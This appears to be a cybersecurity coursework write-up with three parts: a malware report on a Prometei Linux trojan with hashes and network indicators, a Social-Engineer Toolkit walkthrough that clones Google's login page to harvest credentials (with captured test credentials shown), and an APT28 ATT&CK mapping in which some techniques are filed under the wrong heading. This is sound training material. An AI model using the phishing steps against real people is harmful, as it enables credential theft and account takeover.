

Identify and Analyze Cyber Threats

Malware Analysis

[Sample Link]

[Analysis Link]





Popular threat label	trojan.prometei	Threat categories	trojan	Family labels	prometei

Security vendors' analysis — Do you want to automate checks?

AhnLab-V3	Trojan/Linux.Prometei.SE260	ALYac	Trojan.Linux.GenericKDZ.481
Antiy-AVL	Trojan[Backdoor]/Linux.Prometei.a	Arcabit	Trojan.Linux.Generic.481
Avast	ELF:Prometei-C [Trj]	Avast-Mobile	ELF:Prometei-B [Trj]
AVG	ELF:Prometei-C [Trj]	BitDefender	Trojan.Linux.GenericKDZ.481
CTX	Elf.trojan.generickdz	DrWeb	Linux.Siggen.8485
Emsisoft	Trojan.Linux.GenericKDZ.481 (B)	eScan	Trojan.Linux.GenericKDZ.481
ESET-NOD32	A Variant Of Linux/Prometei.B	Fortinet	Linux/Prometei.BItr
GData	Trojan.Linux.GenericKDZ.481	Huorong	Trojan/Prometei.g
Jiangmin	Backdoor.Linux.jbew	Kaspersky	HEUR:Backdoor.Linux.Prometei.a
Microsoft	Trojan:Linux/Coinminer.B	Rising	Backdoor.Prometei/Linux!1.DBE7 (CLAS…
Trellix (HX)	Trojan.Linux.GenericKDZ.481	VIPRE	Trojan.Linux.GenericKDZ.481
Acronis (Static ML)	Undetected	AliCloud	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
Bkav Pro	Undetected	ClamAV	Undetected
CMC	Undetected	CrowdStrike Falcon	Undetected
Cynet	Undetected	Elastic	Undetected
Google	Undetected	Gridinsoft (no cloud)	Undetected
Ikarus	Undetected	K7AntiVirus	Undetected
K7GW	Undetected	Kingsoft	Undetected

Basic properties

MD5	99ba8fd508563a946e811d80be35002e
SHA-1	e3938ac112daa883ba5dc72a2fa114b1acb77fd2
SHA-256	76aad0a8f0aaffe57f8ced5ad25e0a3133000f93aa5fff45153e4730d048efe8
Vhash	b3a5fcda1befb53a724715687a591d0b
SSDEEP	12288:qb143S0q+8eXS1/f2Wc3slC3yjTjMv+9XSJhBXEsV3b9gh4J8zMSv7MzOup8Mplb:qmShf4OTjMgXSJhBXEsVrmz9MOup1Khk
TLSH	T144155B653700EF5EF39DE27108F287E046D125F31AD24296A278C71C6EE161D28AFDE9
File type	ELF executable linux elf
Magic	ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=bc565f9f2dafc5618defa8eccf705f85712c87da, stripped
TrID	ELF Executable and Linkable format (generic) (100%)
DetectItEasy	ELF32 | Operation system: Unix [EXEC MIPS-32] | Compiler: gcc ((Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0) [EXEC MIPS-32]
Magika	ELF
File size	898.99 KB (920568 bytes)

History

First Seen In The Wild	2025-01-20 15:01:32 UTC
First Submission	2025-01-20 14:44:45 UTC
Last Submission	2025-01-20 14:44:45 UTC
Last Analysis	2025-01-20 14:44:45 UTC

Contacted Domains (1)

Domain	Detections	Created	Registrar
p3.feefreepool.net	11 / 94	2017-05-10	Internet Domain Service BS Corp

Contacted IP addresses (2)

IP	Detections	Autonomous System	Country
8.8.8.8	0 / 94	15169	US
88.198.246.242	8 / 94	24940	DE

Graph Summary

Activity Summary

Download Artifacts | Full Reports | Help

Detections	Mitre Signatures	IDS Rules	Sigma Rules	Dropped Files	Network comms
NOT FOUND	NOT FOUND	NOT FOUND	NOT FOUND	NOT FOUND	1 DNS 1 IP

Behavior Tags

detect-debug-environment executes-dropped-file persistence

Network Communication

DNS Resolutions


+ p3.feefreepool.net


IP Traffic

8.8.8.8:53

Behavior Similarity Hashes

ELF DIGEST	d49b1645e3e9c1d86e735afb9cb66948





Detection Rate: 34% (22 out of 63 vendors have identified this)
Malware Family: Trojan
File Information: ELF, exe
Network Indicators: p3.feefreepool.net
IP Traffic: 8.8.8.8:53
Behavior Indicators/ Indicators of Compromise: Detects debug environments; executes dropped files; persistence
System Impact/ Potential Damage Assessment: Opens, writes, and delete files; Unleashes a series of commands;

Phishing Template Creation

```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

```
   1. Java Required
   2. Google
   3. Twitter

 set:webattack> Select a template: 2
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: clear
```

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [20/Jan/2025 20:29:09] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=hello@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=hellohello!
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
```

Potential Impact:

- Credential leaks
- Changed passwords/credentials
- Loss of access
- Fraud/ Unauthorized use

Prevention Methods:

- 2FA/ MFA
- Log-in attempts emailed
- Changing passwords frequently
- Use password manager

APT Campaign Analysis

APT28

Campaign Overview

Name: APT28 (Fancy Bear)
Target: Europe, United States, Nato allies

Industry Focus: Government, military, media
Active Date: Minimum since 2007
Primary Goals: Espionage, influence operations, data exfiltration
Tools: X-Agent, Sofacy, Zebrocy, Mimikatz

MITRE ATT&Ck Mapping

Initial Access

T1190 - Exploit Public-Facing Application
Exploited vulnerabilities in web applications to gain initial access, such as using vulnerabilities in Microsoft Exchange or web servers

T1566.001 - Spear Phishing Attachment
Delivered malicious email attachments to target individuals as part of phishing campaigns.

Execution Method

T1203 - Exploitation for Client Execution
Leveraged vulnerabilities in Microsoft Office documents with macros or embedded scripts to execute payloads

T1059.003 - Command and Scripting Interpreter: Windows Command Shell
Utilized Windows commands for initial payload execution and post-compromise activity

Persistence Mechanisms

T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder
Modifies registry keys to maintain persistence on compromised systems

T1053.005 - Scheduled Task/Job
Used scheduled tasks to execute malware at regular intervals


Command and Control

T1068 - Exploitation for Privilege Escalation
Exploited known vulnerabilities to escalate privileges on target systems, such as CVE-2017-0263

T1027 - Obfuscated Files or Information
Used obfuscation techniques in scripts and malware to evade detection

T1070.004 - Indicator Removal on Host: File Deletion
Deleted artifacts from infected systems to avoid forensic analysis

Attack Flow Diagram



Impact Analysis

Operational Impact

- Disruption of government communications.
- Theft of classified data.

Reputational Impact

- Compromised trust in targeted organizations.

Economic Impact

- Cost of incident response and remediation.

Geopolitical Impact

- Influence on elections and political decisions.

Apply Vulnerability Assessment Techniques